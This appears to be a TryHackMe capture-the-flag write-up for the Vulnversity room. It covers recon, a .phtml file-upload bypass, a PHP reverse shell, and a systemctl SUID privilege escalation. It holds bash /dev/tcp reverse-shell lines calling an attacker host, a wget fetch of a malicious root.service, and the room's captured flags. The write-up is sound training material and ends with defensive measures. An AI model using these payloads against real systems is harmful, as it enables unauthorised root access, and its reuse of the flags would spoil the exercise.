Vulnversity
A step-by-step guide to completing the Vulnversity room on TryHackMe, covering recon, file upload bypass, and SUID privilege escalation.

Vulnversity - TryHackMe Writeup
Vulnversity is an beginner-level room that teaches active reconnaissance, web application attacks, and privilege escalation through SUID binaries.
Difficulty: Easy ⭐
Operating System: Linux (Ubuntu)
Themes: Web Enumeration, File Upload Bypass, Privilege Escalation
Objectives
- Perform active reconnaissance to discover services and directories
- Bypass file upload restrictions
- Gain initial shell access
- Escalate privileges to root via SUID misconfiguration
Reconnaissance
Nmap Scan
Started with a service version scan to identify open ports:
1
nmap -sV 10.10.220.119
Results:
1
2
3
4
5
6
7
8
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.5
22/tcp   open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
139/tcp  open  netbios-ssn Samba smbd 4.6.2
445/tcp  open  netbios-ssn Samba smbd 4.6.2
3128/tcp open  http-proxy  Squid http proxy 4.10
3333/tcp open  http        Apache httpd 2.4.41 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Key Findings:
- Port 3333 hosts a web server (main target)
- Multiple services running (FTP, SSH, Samba, Squid proxy)
Directory Enumeration
Used Gobuster to discover hidden directories:
1
gobuster dir -u http://10.10.220.119:3333 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
Discovered Directories:
1
2
3
4
5
/images               (Status: 301)
/css                  (Status: 301)
/js                   (Status: 301)
/fonts                (Status: 301)
/internal             (Status: 301)  <-- Interesting!
Web Application Analysis
Internal Directory
Visiting /internal reveals a file upload page:

The application appears to have file extension filtering. Need to find which extensions are allowed.
File Extension Fuzzing
Created a custom extension wordlist:
1
2
3
4
5
6
php
php3
php4
php5
phtml
...

Used Burp Suite Intruder to fuzz the upload functionality:

Successful Extension: .phtml
Initial Access
Creating Reverse Shell
Used Pentest Monkey’s PHP reverse shell and renamed it to shell.phtml:
1
2
3
4
5
6
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
// ...
system("/bin/bash -c 'bash -i >& /dev/tcp/10.11.139.85/1234 0>&1'");
?>
Upload and Execution
- Start listener:
1
nc -nlvp 1234
Upload shell: Successfully uploaded
shell.phtmlto/internal/uploads/- Trigger shell: Accessed
http://10.10.220.119:3333/internal/uploads/shell.phtml
Shell Access
1
2
3
4
5
$ whoami
www-data

$ cat /home/bill/user.txt
8bd7992fbe8a6ad22a63361004cfcedb
User flag captured!
Privilege Escalation
SUID Enumeration
Looked for SUID binaries:
1
find / -perm -u=s -type f 2>/dev/null
Interesting Finding: /bin/systemctl has SUID bit set and is owned by root.
Exploiting Systemctl SUID
Created a malicious systemd service file:
root.service:
1
2
3
4
5
6
7
8
9
10
[Unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.11.139.85/9999 0>&1'

[Install]
WantedBy=multi-user.target
Execution Steps
- Transfer file to target: ```bash
On attacker machine
python3 -m http.server 3333
On target machine
cd /tmp wget http://10.11.139.85:3333/root.service
1
2
3
4

2. **Start listener**:
```bash
nc -nlvp 9999
- Exploit SUID:
1
2
3
# On target machine
systemctl enable /tmp/root.service
systemctl start root
Root Access
1
2
3
4
5
root@ip-10-10-220-119:~# whoami
root

root@ip-10-10-220-119:~# cat /root/root.txt
a58ff8579f0a9270368d33a9966c7fd5
Root flag captured!
Key Takeaways
Attack Path Summary:
1
2
Port Scanning → Directory Enumeration → File Upload Bypass →
Reverse Shell → SUID Enumeration → Systemctl Exploit → Root Access
Vulnerabilities Exploited:
- Insufficient File Extension Validation - Allowed
.phtmlupload - SUID Misconfiguration -
/bin/systemctlwith SUID enabled - Weak Service Configuration - Ability to create and enable custom services
Defensive Measures:
- Implement proper file upload validation (whitelist approach)
- Regular SUID binary audits
- Restrict systemctl permissions
- Principle of least privilege for service accounts
Find me online:
• TryHackMe: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb